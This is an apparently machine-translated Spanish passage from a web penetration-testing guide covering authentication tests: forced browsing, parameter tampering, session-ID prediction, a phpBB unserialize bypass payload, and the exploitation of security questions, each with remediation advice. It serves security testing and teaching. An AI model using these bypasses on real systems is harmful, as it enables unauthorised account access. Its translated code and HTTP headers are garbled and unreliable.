
Existen varios métodos para eludir el esquema de autenticación que utiliza una aplicación web:

- Solicitud de página directa (navegación forzada)
- Modificación de parámetros
- Predicción de ID de sesión
- Inyección SQL

Solicitud de página directa

Si una aplicación web implementa control de acceso solo en la página de inicio de sesión, se podría omitir el esquema de autenticación. Por ejemplo, si un usuario solicita directamente una página diferente mediante navegación forzada,

Es posible que esa página no verifique las credenciales del usuario antes de otorgarle acceso. Intente acceder directamente a una página protegida a través de la barra de direcciones de su navegador para probar con este método.



Modificación de parámetros


Otro problema relacionado con el diseño de autenticación es cuando la aplicación verifica un inicio de sesión exitoso basándose en parámetros de valor fijo. Un usuario podría modificar estos parámetros para acceder a las áreas protegidas sin proporcionar credenciales válidas. En el siguiente ejemplo, el parámetro "autenticado" se cambia a un valor de "si", lo que permite al usuario obtener acceso. En este ejemplo, el parámetro está en la URL, pero también se podría usar un proxy para modificar el parámetro, especialmente cuando los parámetros se envían como elementos de formulario en una solicitud POST o cuando los parámetros se almacenan en una cookie.

```
http://www.site.com/page.asp?authenticated=no

raven@blackbox /home $nc www.site.com 80 GET /page.asp?
authenticated=yes HTTP/1.0

HTTP/1.1 200 OK
Fecha: sábado 11 de noviembre de 2006 10:22:44
GMT Servidor:
Apache Conexión:
cerrar Tipo de contenido: texto/html; juego de caracteres=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//ES">
<HTML><CABEZAL>
</CABEZA><CUERPO>
<H1>Estás autenticado</H1>
</BODY></HTML>
```



Predicción de ID de sesión

Muchas aplicaciones web gestionan la autenticación mediante identificadores de sesión (ID de sesión). Por lo tanto, si la generación de ID de sesión es predecible, un usuario malintencionado podría encontrar un ID de sesión válido y obtener acceso no autorizado a la aplicación, haciéndose pasar por un usuario previamente autenticado.

En la siguiente figura, los valores dentro de las cookies aumentan linealmente, por lo que podría ser fácil para un atacante adivinar una ID de sesión válida.



En la siguiente figura, los valores dentro de las cookies cambian solo parcialmente, por lo que es posible restringir un ataque de fuerza bruta a los campos definidos que se muestran a continuación.

| Session Identifier : 127.0.0.1/WebGoat WEAKID | |
|---|----------------------|
| Date | Value |
| 2006/11/11 14:33:27 | 12430 116325200 7028 |
| 2006/11/11 14:33:27 | 12431 116325200 7138 |
| 2006/11/11 14:33:27 | 12432 116325200 7247 |
| 2006/11/11 14:33:27 | 12433 116325200 7435 |
| 2006/11/11 14:33:27 | 12434 116325200 7544 |
| 2006/11/11 14:33:27 | 12435 116325200 7653 |
| 2006/11/11 14:33:27 | 12436 116325200 7763 |
| 2006/11/11 14:33:27 | 12437 116325200 7872 |
| 2006/11/11 14:33:28 | 12438 116325200 7982 |
| 2006/11/11 14:33:28 | 12439 116325200 8091 |
| 2006/11/11 14:33:28 | 12440 116325200 8200 |
| 2006/11/11 14:33:28 | 12442 116325200 8310 |
| 2006/11/11 14:33:28 | 12443 116325200 8419 |
| 2006/11/11 14:33:28 | 12444 116325200 8528 |
| 2006/11/11 14:33:28 | 12445 116325200 8638 |
| 2006/11/11 14:33:28 | 12446 116325200 8747 |
| 2006/11/11 14:33:28 | 12447 116325200 8857 |
| 2006/11/11 14:33:28 | 12448 116325200 8966 |
| 2006/11/11 14:33:29 | 12449 116325200 9075 |

Inyección SQL (autenticación de formulario HTML)

La inyección SQL es una técnica de ataque ampliamente conocida. Esta sección no describirá esta técnica en detalle ya que hay varias secciones en esta guía que explican técnicas de inyección más allá del alcance de esta sección.



La siguiente figura muestra que con un simple ataque de inyección SQL, a veces es posible omitir el formulario de autenticación.

Intercept requests: Intercept responses:

| | | |
|------------------|--|----------|
| Method | URL | Version |
| POST | http://127.0.0.1:8080/testController?method=1 | HTTP/1.1 |
| Header | | Value |
| User-Agent | Java Web Browser | |
| Accept | text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 | |
| Accept-Language | zh-CN,zh;q=0.8 | |
| Accept-Encoding | gzip, deflate | |
| Accept-Charset | ISO-8859-1,utf-8;q=0.7,*/*;q=0.3 | |
| Keep-Alive | 300 | |
| Proxy-Connection | keep-alive | |
| Referer | http://127.0.0.1:8080/testController?method=1 | |
| Cookies | JSESSIONID=81E1DC556A6C598D7312D01DCDBF21046 | |
| Authorization | Basic ZTVtM2QzVnJyZQ== | |
| Content-Type | application/x-www-form-urlencoded | |
| Content-Length | 88 | |
| URL Encoded | | Text |
| Variables | | Value |
| employee_id | 101 | |
| password | 123456 | Insert |
| action | Login | Delete |

Prueba de caja gris

Si un atacante ha podido recuperar el código fuente de la aplicación explotando una vulnerabilidad previamente descubierta (por ejemplo, recorrido de directorio) o desde un repositorio web (aplicaciones de código abierto), podría ser posible realizar ataques refinados contra la implementación de la autenticación. proceso.

En el siguiente ejemplo (PHPBB 2.0.13 - Vulnerabilidad de omisión de autenticación), en la línea 5, la función `unserialize()` analiza una cookie proporcionada por el usuario y establece valores dentro de la matriz `$row`. En la línea 10, el hash de la contraseña MD5 del usuario almacenado dentro de la base de datos back-end se compara con el proporcionado.

En PHP, una comparación entre un valor de cadena y un valor booleano

```
1. if( isset($_HTTP_COOKIE_VARS[$nombrecookie. '_sid']) ||  
2. {  
3. $datos de sesión = iset( $_HTTP_COOKIE_VARS[$nombrecookie.  
'_data'] )?  
4.  
5. unserialize(stripslashes($_HTTP_COOKIE_VARS[$cook-iename.  
'_data'])): matriz();  
6.  
7. $métododesesión = SESSION_METHOD_COOKIE;  
8. }  
9.  
10. if( md5($contraseña) == $fila['contraseña_usuario'] &&  
$fila['usuario_activo'])  
11.  
12. {  
13. $autologin = ( iset($_HTTP_POST_VARS['autologin']) )?  
VERDADERO: 0;  
14. }
```

(1 - "VERDADERO") siempre es "VERDADERO", por lo que al proporcionar la siguiente cadena (la parte importante es "b:1") a la función unserialize(), es posible omitir el control de autenticación:

a:2:{s:11:"autologinid";b:1;s:6:"userid";s:1;"2";}

Pruebas de penetración de aplicaciones web

Herramientas

- [WebScarab](#)
- [WebCabra](#)
- [Proxy de ataque OWASP Zed \(ZAP\)](#)

Referencias

Libros blancos

- Mark Roxberry: "Vulnerabilidad PHPBB 2.0.13"
- David Endler: "Explotación y predicción de fuerza bruta de ID de sesión" - <http://www.cgisecurity.com/lib/SessionIDs.pdf>

Prueba de recuperación de contraseña vulnerable (OTG-AUTHN-005)

Resumen

En ocasiones, los navegadores preguntarán al usuario si desea recordar la contraseña que acaba de ingresar. Luego, el navegador almacenará la contraseña y la ingresará automáticamente cada vez que se visite el mismo formulario de autenticación. Esto es una comodidad para el usuario.

Además, algunos sitios web ofrecerán una funcionalidad personalizada de "recordarme" para permitir a los usuarios mantener los inicios de sesión en un sistema cliente específico.

Hacer que el navegador almacene contraseñas no sólo es una comodidad para los usuarios finales, sino también para un atacante. Si un atacante puede obtener acceso al navegador de la víctima (por ejemplo, a través de un ataque de Cross Site Scripting o a través de una computadora compartida), entonces podrá recuperar las contraseñas almacenadas. No es raro que los navegadores almacenen estas contraseñas de una manera fácilmente recuperable, pero incluso si el navegador almacenara las contraseñas cifradas y solo recuperables mediante el uso de una contraseña maestra, un atacante podría recuperar la contraseña visitando el sitio de destino, formulario de autenticación de la aplicación web, ingresando el nombre de usuario de la víctima y permitiendo que el navegador ingrese la contraseña.

Además, cuando se implementan funciones personalizadas de "recordarme", las debilidades en la forma en que se almacena el token en la PC cliente (por ejemplo, usando credenciales codificadas en base64 como token) podrían exponer las contraseñas de los usuarios. Desde principios de 2014, la mayoría de los principales navegadores anularán cualquier uso de autocompletar = "desactivado" con respecto a los formularios de contraseña y, como resultado, no se requieren comprobaciones previas para esto y, por lo general, no se deben dar recomendaciones para deshabilitar esta función. Sin embargo, esto todavía puede aplicarse a cosas como secretos secundarios que pueden almacenarse en el navegador sin darse cuenta.

Cómo probar

- Busque contraseñas almacenadas en una cookie.
- Examinar las cookies almacenadas por la aplicación.
- Verifique que las credenciales no estén almacenadas en texto sin cifrar, sino en formato hash.
- Examinar el mecanismo de hash: si es un mecanismo común y conocido.
- algoritmo, verifique su fuerza; en funciones hash locales, pruebe con varios nombres de usuario para comprobar si la función hash es fácilmente adivinable.
- Verifique que las credenciales solo se envíen durante el registro en fase y no enviado junto con cada solicitud a la aplicación.
- Considere otros campos de formulario confidenciales (por ejemplo, una respuesta a un secreto pregunta que debe ingresarse en un formulario de recuperación de contraseña o desbloqueo de cuenta).

Remediación

Asegúrese de que ninguna credencial se almacene en texto claro o que se pueda recuperar fácilmente en forma codificada o cifrada en cookies.

Prueba de debilidad de la caché del navegador (OTG-AUTHN-006)

Resumen

En esta fase, el evaluador verifica que la aplicación indique correctamente al navegador que no recuerde datos confidenciales.

Los navegadores pueden almacenar información con fines de almacenamiento en caché e historial. El almacenamiento en caché se utiliza para mejorar el rendimiento, de modo que no sea necesario volver a descargar la información mostrada anteriormente. Los mecanismos de historial se utilizan para comodidad del usuario, de modo que éste pueda ver exactamente lo que vio en el momento en que se recuperó el recurso. Si se muestra información confidencial al usuario (como su dirección, detalles de la tarjeta de crédito, número de seguro social o nombre de usuario), entonces esta información podría almacenarse con fines de almacenamiento en caché o historial y, por lo tanto, podría recuperarse examinando el caché del navegador o simplemente presionando el botón "Atrás" del navegador.

Cómo probar

Historial del navegador

Técnicamente, el botón "Atrás" es un historial y no un caché (consulte <http://www.w3.org/Protocols/rfc2616/rfc2616-sec13.htm#sec13.13>). El caché y el historial son dos entidades diferentes.

Sin embargo, comparten la misma debilidad de presentar información confidencial previamente mostrada.

La primera y más sencilla prueba consiste en introducir información sensible en la aplicación y cerrar sesión. Luego, el evaluador hace clic en el botón "Atrás" del navegador para comprobar si se puede acceder a la información confidencial mostrada anteriormente sin estar autenticada.

Si al presionar el botón "Atrás" el evaluador puede acceder a páginas anteriores pero no a las nuevas, entonces no se trata de un problema de autenticación, sino de un problema del historial del navegador. Si estas páginas contienen datos confidenciales, significa que la aplicación no prohibió al navegador almacenarlos.

No es necesario que la autenticación esté involucrada en la prueba. Por ejemplo, cuando un usuario ingresa su dirección de correo electrónico para suscribirse a un boletín informativo, esta información podría recuperarse si no se maneja adecuadamente.

Se puede evitar que el botón "Atrás" muestre datos confidenciales.

Esto se puede hacer mediante:

- Entregar la página a través de HTTPS.
- Configuración de Cache-Control: debe revalidar

Caché de navegador

Aquí los evaluadores verifican que la aplicación no filtre ningún dato confidencial en el caché del navegador. Para hacer eso, pueden usar un proxy (como WebScarab) y buscar en las respuestas del servidor que pertenecen a la sesión, verificando que para cada página que contenga información confidencial el servidor le haya indicado al navegador que no almacene en caché ningún dato. Esta directiva se puede emitir en los encabezados de respuesta HTTP:

- Control de caché: sin caché, sin almacenamiento

- Vence: 0

- Pragma: sin caché

Estas directivas son generalmente sólidas, aunque pueden ser necesarias banderas adicionales para el encabezado Cache-Control para prevenir mejor los archivos vinculados persistentemente en el sistema de archivos. Éstas incluyen:

- Control de caché: debe revalidar, verificación previa=0, verificación posterior=0, edad máxima=0, s-máxima=0

HTTP/1.1:

Control de caché: sin caché

HTTP/1.0:

Pragma: sin caché

Caduca: <fecha pasada o valor ilegal (p. ej., 0)>

Por ejemplo, si los evaluadores están probando una aplicación de comercio electrónico, deben buscar todas las páginas que contengan un número de tarjeta de crédito u otra información financiera, y verificar que todas esas páginas cumplan con la directiva sin caché. Si encuentran páginas que contienen información crítica pero que no le indican al navegador que no almacene en caché

su contenido, saben que la información confidencial se almacenará en el disco y pueden verificarla simplemente buscando la página en el caché del navegador.

La ubicación exacta donde se almacena esa información depende del sistema operativo del cliente y del navegador que se haya utilizado. Aquí hay unos ejemplos:

[1] Mozilla Firefox:

- Unix/Linux: ~/.mozilla/firefox/<id-perfil>/Cache/
- Windows: C:\Documentos y configuración\<nombre_usuario>\Configuración local\Datos de programa\Mozilla\Firefox\Profiles\<id-perfil>\Cache

[2] Internet Explorer:

- C:\Documentos y configuraciones\<nombre_usuario>\Configuración local\Archivos temporales de Internet

Prueba de caja gris

La metodología de prueba es equivalente al caso de la caja negra, ya que en ambos escenarios los evaluadores tienen acceso completo a los encabezados de respuesta del servidor y al código HTML. Sin embargo, con las pruebas de caja gris, el evaluador puede tener acceso a las credenciales de la cuenta que le permitirán probar páginas confidenciales a las que solo pueden acceder usuarios autenticados.

Herramientas

- Proxy de ataque OWASP Zed
- Complemento de Firefox CacheViewer2

Referencias

Libros blancos

- Almacenamiento en caché en HTTP

Prueba de política de contraseñas débiles (OTG-AUTHN-007)

Resumen

El mecanismo de autenticación más frecuente y más fácil de administrar es una contraseña estática. La contraseña representa las llaves del reino, pero los usuarios a menudo la subvieren en nombre de la usabilidad. En cada uno de los recientes hacks de alto perfil que han revelado credenciales de usuario, se lamenta que las contraseñas más comunes sigan siendo: 123456, contraseña y qwerty.

Objetivos de la prueba

Determine la resistencia de la aplicación contra la adivinación de contraseñas por fuerza bruta utilizando diccionarios de contraseñas disponibles evaluando los requisitos de longitud, complejidad, reutilización y antigüedad de las contraseñas.

Cómo probar

[1] ¿Qué caracteres están permitidos y prohibidos en una contraseña? ¿Se requiere que el usuario utilice caracteres de diferentes conjuntos de caracteres, como letras minúsculas y mayúsculas, dígitos y símbolos especiales?

[2] ¿Con qué frecuencia un usuario puede cambiar su contraseña? ¿Qué tan rápido puede un usuario cambiar su contraseña después de un cambio anterior? Los usuarios pueden eludir los requisitos del historial de contraseñas cambiando su contraseña 5 veces seguidas para que después del último cambio de contraseña hayan configurado nuevamente su contraseña inicial.

[3] ¿Cuándo debe un usuario cambiar su contraseña? ¿Después de 90 días? ¿Después del bloqueo de la cuenta debido a intentos excesivos de inicio de sesión?

[4] ¿Con qué frecuencia un usuario puede reutilizar una contraseña? ¿La aplicación mantiene un historial de las 8 contraseñas utilizadas anteriormente por el usuario?

[5] ¿Qué tan diferente debe ser la siguiente contraseña de la última contraseña?

[6] ¿Se impide al usuario utilizar su nombre de usuario u otra información de cuenta (como nombre o apellido) en la contraseña?

Referencias

• Ataques de fuerza bruta

• Longitud y complejidad de la contraseña

Remediación

Para mitigar el riesgo de que contraseñas fáciles de adivinar faciliten el acceso no autorizado, existen dos soluciones: introducir controles de autenticación adicionales (es decir, autenticación de dos factores) o introducir una política de contraseñas segura. La más simple y económica de ellas es la introducción de una política de contraseñas sólida que garantice la longitud, la complejidad, la reutilización y la antigüedad de la contraseña.

Prueba de pregunta/respuesta de seguridad débil (OTG-AUTHN-008)

Resumen

Las preguntas y respuestas de seguridad, a menudo denominadas preguntas y respuestas "secretas", se utilizan a menudo para recuperar contraseñas olvidadas (consulte Prueba de funcionalidades de cambio o restablecimiento de contraseñas débiles (OTG-AUTHN-009)), o como seguridad adicional además de la contraseña.

Por lo general, se generan al crear la cuenta y requieren que el usuario seleccione entre algunas preguntas generadas previamente y proporcione una respuesta adecuada. Pueden permitir al usuario generar sus propios pares de preguntas y respuestas. Ambos métodos son propensos a generar inseguridades. Lo ideal es que las preguntas de seguridad generen respuestas que solo el usuario conozca y que no puedan adivinarse ni descubrirse.

Pruebas de penetración de aplicaciones web

nadie más. Esto es más difícil de lo que parece.

Las preguntas y respuestas de seguridad se basan en el secreto de la respuesta. Las preguntas y respuestas deben elegirse de manera que sólo el titular de la cuenta conozca las respuestas. Sin embargo, aunque es posible que muchas respuestas no se conozcan públicamente, la mayoría de las preguntas que implementan los sitios web promueven respuestas pseudoprivadas.

Preguntas pregeneradas:

La mayoría de las preguntas pregeneradas son de naturaleza bastante simplista y pueden dar lugar a respuestas inseguras. Por ejemplo:

- Las respuestas pueden ser conocidas por los familiares o amigos cercanos del usuario, por ejemplo "¿Cuál es el apellido de soltera de tu madre?", "¿Cuál es tu fecha de nacimiento?"
- Las respuestas pueden ser fáciles de adivinar, por ejemplo "¿Cuál es tu favorito?" "¿color?", "¿Cuál es tu equipo de béisbol favorito?"
- Las respuestas pueden ser de fuerza bruta, por ejemplo "¿Cuál es el nombre?" "De tu profesor de secundaria favorito?" - la respuesta probablemente esté en algunas listas fácilmente descargables de nombres populares y, por lo tanto, se puede programar un simple ataque de fuerza bruta.
- Las respuestas pueden ser descubiertas públicamente, por ejemplo, "¿Cuál es tu película favorita?" - la respuesta se puede encontrar fácilmente en la página de perfil de la red social del usuario.

Preguntas autogeneradas:

El problema de que los usuarios generen sus propias preguntas es que les permite generar preguntas muy inseguras, o incluso pasar por alto el objetivo de tener una pregunta de seguridad en primer lugar. Aquí hay algunos ejemplos del mundo real que ilustran este punto:

- "¿Qué es 1+1?"
- "¿Cuál es tu nombre de usuario?"
- "Mi contraseña es M3@t\$p1N"

Cómo probar

Pruebas de preguntas débiles pregeneradas:

Intente obtener una lista de preguntas de seguridad creando una cuenta nueva o siguiendo el proceso "No recuerdo mi contraseña". Intente generar tantas preguntas como sea posible para tener una buena idea del tipo de preguntas de seguridad que se formulan. Si alguna de las preguntas de seguridad cae en las categorías descritas anteriormente, es vulnerable a ser atacada (adivinada, forzada, disponible en las redes sociales, etc.).

Pruebas de preguntas débiles autogeneradas:

Intente crear preguntas de seguridad creando una cuenta nueva o configurando las propiedades de recuperación de contraseña de su cuenta existente. Si el sistema permite al usuario generar sus propias preguntas de seguridad, es vulnerable a que se creen preguntas inseguras. Si el sistema utiliza preguntas de seguridad autogeneradas durante la funcionalidad de contraseña olvidada y si los nombres de usuario se pueden enumerar (consulte Prueba de enumeración de cuentas y cuenta de usuario adivinable (OTG-IDENT-004)), entonces debería ser fácil para el evaluador evaluar una serie de preguntas generadas por él mismo. Es de esperar que al utilizar este método se encuentren varias preguntas débiles autogeneradas.

Pruebas de respuestas de fuerza bruta:

Utilice los métodos descritos en Prueba de mecanismo de bloqueo débil (OTG-AUTHN-003) para determinar si se han activado varios

Las respuestas de seguridad proporcionadas activan un mecanismo de bloqueo.

Lo primero que hay que tener en cuenta al intentar explotar las preguntas de seguridad es el número de preguntas que deben responderse. La mayoría de las aplicaciones solo necesitan que el usuario responda una única pregunta, mientras que algunas aplicaciones críticas pueden requerir que el usuario responda dos o incluso más preguntas.

El siguiente paso es evaluar la solidez de las cuestiones de seguridad.

¿Se podrían obtener las respuestas mediante una simple búsqueda en Google o con un ataque de ingeniería social? Como probador de penetración, aquí hay un tutorial paso a paso sobre cómo explotar un esquema de preguntas de seguridad:

[1] ¿La aplicación permite al usuario final elegir la pregunta que necesita respuesta? Si es así, céntrese en las preguntas que tengan:

- Una respuesta "pública"; por ejemplo, algo que se pueda encontrar con una simple consulta en un motor de búsqueda.
 - Una respuesta objetiva como una "primera escuela" u otros hechos que puedan ser buscado.
 - Pocas respuestas posibles, como "qué modelo fue tu primer coche".
- Estas preguntas presentarían al atacante una breve lista de posibles respuestas y, basándose en las estadísticas, el atacante podría clasificar las respuestas de mayor a menor probabilidad.

[2] Determina cuántas conjeturas tienes, si es posible.

- ¿El restablecimiento de contraseña permite intentos ilimitados?
- ¿Existe un período de bloqueo después de X respuestas incorrectas? Tenga en cuenta que un sistema de bloqueo puede ser un problema de seguridad en sí mismo, ya que un atacante puede aprovecharlo para lanzar una denegación de servicio contra usuarios legítimos.

[3] Elija la pregunta adecuada basándose en el análisis de los puntos anteriores e investigue para determinar la respuesta más probable.

La clave para explotar con éxito y evitar un esquema de preguntas de seguridad débil es encontrar una pregunta o un conjunto de preguntas que brinden la posibilidad de encontrar fácilmente las respuestas. Busque siempre preguntas que puedan brindarle la mayor probabilidad estadística de adivinar la respuesta correcta, si no está completamente seguro de alguna de las respuestas. Al final, un esquema de preguntas de seguridad es tan fuerte como la pregunta más débil.

Referencias

La maldición de la pregunta secreta

Prueba de funcionalidades de cambio o restablecimiento de contraseña débil (OTG-AUTHN-009)

Resumen

La función de cambio y restablecimiento de contraseña de una aplicación es un mecanismo de autoservicio de cambio o restablecimiento de contraseña para los usuarios. Este mecanismo de autoservicio permite a los usuarios cambiar o restablecer rápidamente su contraseña sin que intervenga un administrador. Cuando se cambian las contraseñas, normalmente se cambian dentro de la aplicación. Cuando se restablecen las contraseñas, se muestran dentro de la aplicación o se envían por correo electrónico al usuario. Esto puede indicar que las contraseñas están almacenadas en texto sin formato o en un formato descifrable.

Objetivos de la prueba

[1] Determinar la resistencia de la aplicación a la subversión del proceso de cambio de cuenta permitiendo que alguien cambie la

contraseña de una cuenta.

[2] Determine la resistencia de la funcionalidad de restablecimiento de contraseñas contra adivinanzas o omisiones.

Cómo probar

Tanto para el cambio de contraseña como para el restablecimiento de contraseña es importante verificar:

- [1] si los usuarios, distintos de los administradores, pueden cambiar o restablecer contraseñas de cuentas distintas a las suyas.
- [2] si los usuarios pueden manipular o subvertir el proceso de cambio o restablecimiento de contraseña para cambiar o restablecer la contraseña de otro usuario o administrador.
- [3] si el proceso de cambio o restablecimiento de contraseña es vulnerable a CSRF.

Restablecer contraseña de prueba

Además de las comprobaciones anteriores es importante verificar lo siguiente:

- ¿Qué información se requiere para restablecer la contraseña?

El primer paso es comprobar si se requieren preguntas secretas.

Enviar la contraseña (o un enlace para restablecer la contraseña) a la dirección de correo electrónico del usuario sin hacer primero una pregunta secreta significa confiar al 100% en la seguridad de esa dirección de correo electrónico, lo cual no es adecuado si la aplicación necesita un alto nivel de seguridad.

Por otro lado, si se utilizan preguntas secretas, el siguiente paso es evaluar su solidez.

Esta prueba específica se analiza en detalle en el párrafo Pruebas de preguntas/respuestas de seguridad débiles de esta guía.

- ¿Cómo se comunican al usuario las contraseñas restablecidas?

El escenario más inseguro aquí es si la herramienta para restablecer contraseña le muestra la contraseña; esto le da al atacante la posibilidad de iniciar sesión en la cuenta y, a menos que la aplicación proporcione información sobre el último inicio de sesión, la víctima no sabrá que su cuenta ha sido comprometida.

Un escenario menos inseguro es si la herramienta de restablecimiento de contraseña obliga al usuario a cambiar su contraseña inmediatamente. Si bien no es tan sigiloso como el primer caso, permite que el atacante obtenga acceso y bloquee al usuario real.

La mejor seguridad se logra si el restablecimiento de la contraseña se realiza mediante un correo electrónico a la dirección con la que el usuario se registró inicialmente, o alguna otra dirección de correo electrónico; Esto obliga al atacante no sólo a adivinar a qué cuenta de correo electrónico se envió el restablecimiento de contraseña (a menos que la aplicación muestre esta información), sino también a comprometer esa cuenta de correo electrónico para obtener la contraseña temporal o el enlace de restablecimiento de contraseña.

- ¿Las contraseñas de restablecimiento se generan aleatoriamente?

El escenario más inseguro aquí es si la aplicación envía o visualiza la contraseña anterior en texto claro porque esto significa que las contraseñas no se almacenan en formato hash, lo cual es un problema de seguridad en sí mismo.

La mejor seguridad se logra si las contraseñas se generan aleatoriamente con un algoritmo seguro que no se puede derivar.

- ¿La función de restablecimiento de contraseña solicita confirmación antes de cambiar la contraseña?

Para limitar los ataques de denegación de servicio, la aplicación debe enviar por correo electrónico un enlace al usuario con un token aleatorio, y solo si el usuario visita el enlace se completa el procedimiento de restablecimiento. Esto garantiza que la contraseña actual seguirá siendo válida hasta que se haya confirmado el restablecimiento.

Probar cambio de contraseña

Además de la prueba anterior es importante verificar:

- ¿Se solicita la contraseña anterior para completar el cambio?

El escenario más inseguro aquí es si la aplicación permite el cambio de contraseña sin solicitar la contraseña actual.

De hecho, si un atacante logra tomar el control de una sesión válida, podría cambiar fácilmente la contraseña de la víctima.

Consulte también el párrafo [Prueba de política de contraseñas débiles](#) de esta guía.

Referencias

- [Hoja de trucos de OWASP ¿Olvidó su contraseña?](#)
- [Tabla periódica de vulnerabilidades de OWASP: contraseña insuficiente](#)

Recuperación

Remediación

La función de cambio o restablecimiento de contraseña es una función sensible y requiere alguna forma de protección, como exigir a los usuarios que se vuelvan a autenticar o presentar al usuario pantallas de confirmación durante el proceso.

Prueba de autenticación más débil en canal alternativo (OTG-AUTHN-010)

Resumen

Incluso si los mecanismos de autenticación principales no incluyen ninguna vulnerabilidad, es posible que existan vulnerabilidades en canales de usuario de autenticación legítimos alternativos para las mismas cuentas de usuario. Se deben realizar pruebas para identificar canales alternativos y, sujetos al alcance de las pruebas, identificar vulnerabilidades.

Los canales alternativos de interacción del usuario podrían utilizarse para circular impedir el canal principal o exponer información que luego puede usarse para ayudar en un ataque contra el canal principal. Algunos de estos canales pueden ser en sí mismos aplicaciones web independientes que utilizan diferentes nombres de host o rutas. Por ejemplo:

- [Sitio web estándar](#)
- [Sitio web optimizado para dispositivos móviles o específicos](#)
- [Sitio web optimizado para accesibilidad](#)
- [Sitios web alternativos de países e idiomas](#)
- [Sitios web paralelos que utilizan las mismas cuentas de usuario](#)
(por ejemplo, otro sitio web que ofrece funciones diferentes de la misma organización, un sitio web asociado con el que se comparten cuentas de usuario)

- [Desarrollo, prueba, UAT y versiones provisionales del estándar sitio web](#)

Pero también podrían ser otros tipos de aplicaciones o procesos:

- [Aplicación para dispositivos móviles](#)
- [Aplicación de escritorio](#)
- [Operadores de centros de llamadas](#)
- [Sistemas interactivos de respuesta de voz o árbol telefónico](#)

Pruebas de penetración de aplicaciones web

Tenga en cuenta que esta prueba se centra en canales alternativos; algunas alternativas de autenticación podrían aparecer como contenido diferente entregado a través del mismo sitio web y casi con seguridad estarían dentro del ámbito de prueba. Estos no se analizan más aquí y deberían haberse identificado durante la recopilación de información y las pruebas de autenticación primaria. Por ejemplo:

- Enriquecimiento progresivo y degradación elegante que cambian la funcionalidad
- Uso del sitio sin cookies
- Uso del sitio sin JavaScript
- Uso del sitio sin complementos como Flash y Java

Incluso si el alcance de la prueba no permite probar los canales alternativos, se debe documentar su existencia. Estos pueden socavar el grado de seguridad de los mecanismos de autenticación y pueden ser un precursor de pruebas adicionales.

Ejemplo

El sitio web principal es:

<http://www.ejemplo.com>

y las funciones de autenticación siempre tienen lugar en las páginas que utilizan Transport Layer Security:

<https://www.ejemplo.com/micuenta/>

Sin embargo, existe un sitio web separado optimizado para dispositivos móviles que no utiliza Transport Layer Security en absoluto y tiene un mecanismo de recuperación de contraseña más débil:

<http://m.example.com/micuenta/>

Cómo probar

Comprender el mecanismo principal.

Pruebe completamente las funciones de autenticación principales del sitio web. Esto debería identificar cómo se emiten, crean o cambian las cuentas y cómo se recuperan, restablecen o cambian las contraseñas. Además, se debe tener conocimiento de cualquier autenticación con privilegios elevados y medidas de protección de la autenticación. Estos precursores son necesarios para poder comparar con cualquier canal alternativo.

Identificar otros canales

Se pueden encontrar otros canales utilizando los siguientes métodos:

- Leer el contenido del sitio, especialmente la página de inicio, contáctenos, páginas de ayuda, artículos de soporte y preguntas frecuentes, términos y condiciones, avisos de privacidad, el archivo ro-bots.txt y cualquier archivo sitemap.xml.
- Búsqueda de registros de proxy HTTP, registrados durante la recopilación y prueba de información previa, para cadenas como "mobile", "android", "blackberry", "ipad", "iphone", "mobile app", "e-reader", "inalámbrico", "auth", "sso", "inicio de sesión único" en las rutas URL y el contenido del cuerpo.
- Utilice motores de búsqueda para encontrar diferentes sitios web de la misma organización, o que utilicen el mismo nombre de dominio, que tengan un contenido de página de inicio similar o que también tengan mecanismos de autenticación.

Para cada canal posible, confirme si las cuentas de usuario se comparten entre ellos o si brindan acceso a la misma funcionalidad o a una similar.

Enumerar la funcionalidad de autenticación

Para cada canal alternativo donde se comparten cuentas de usuario o funcionalidad, identifique si todas las funciones de autenticación del canal principal están disponibles y si existe algo adicional. Puede resultar útil crear una cuadrícula como la siguiente:

En este ejemplo, el móvil tiene una función extra "cambiar contraseña"

| phpBB | Móvil | Centro de llamadas | Sitio web del socio |
|--------------------------------|-----------------------|--------------------|---------------------|
| Registro | Sí | - | - |
| Acceso | Sí | Sí | Sí (SSO) |
| Cerrar sesión | - | - | - |
| Restablecimiento de contraseña | Sí | Sí | - |
| - | Cambiar la contraseña | - | - |

pero no ofrece "cerrar sesión". También es posible realizar un número limitado de tareas llamando al centro de llamadas. Los centros de llamadas pueden ser interesantes, porque sus controles de confirmación de identidad pueden ser más débiles que los del sitio web, lo que permite que este canal se utilice para ayudar en un ataque contra la cuenta de un usuario.

Al enumerarlos, vale la pena tomar nota de cómo se lleva a cabo la gestión de sesiones, en caso de que haya superposición entre canales (por ejemplo, cookies con alcance en el mismo nombre de dominio principal, sesiones simultáneas permitidas en todos los canales, pero no en el mismo canal).

Revisar y probar

Los canales alternativos deben mencionarse en el informe de prueba, incluso si están marcados como "solo información" y/o "fuera de alcance". En algunos casos, el alcance de la prueba puede incluir el canal alternativo (por ejemplo, porque es simplemente otra ruta en el nombre del host de destino), o puede agregarse al alcance después de discutirlo con los propietarios de todos los canales. Si se permiten y autorizan las pruebas, se deben realizar todas las demás pruebas de autenticación de esta guía y compararlas con el canal principal.

Casos de prueba relacionados

Los casos de prueba para todas las demás pruebas de autenticación deben utilizarse.

Remediación

Asegúrese de que se aplique una política de autenticación coherente en todos los canales para que sean igualmente seguros.

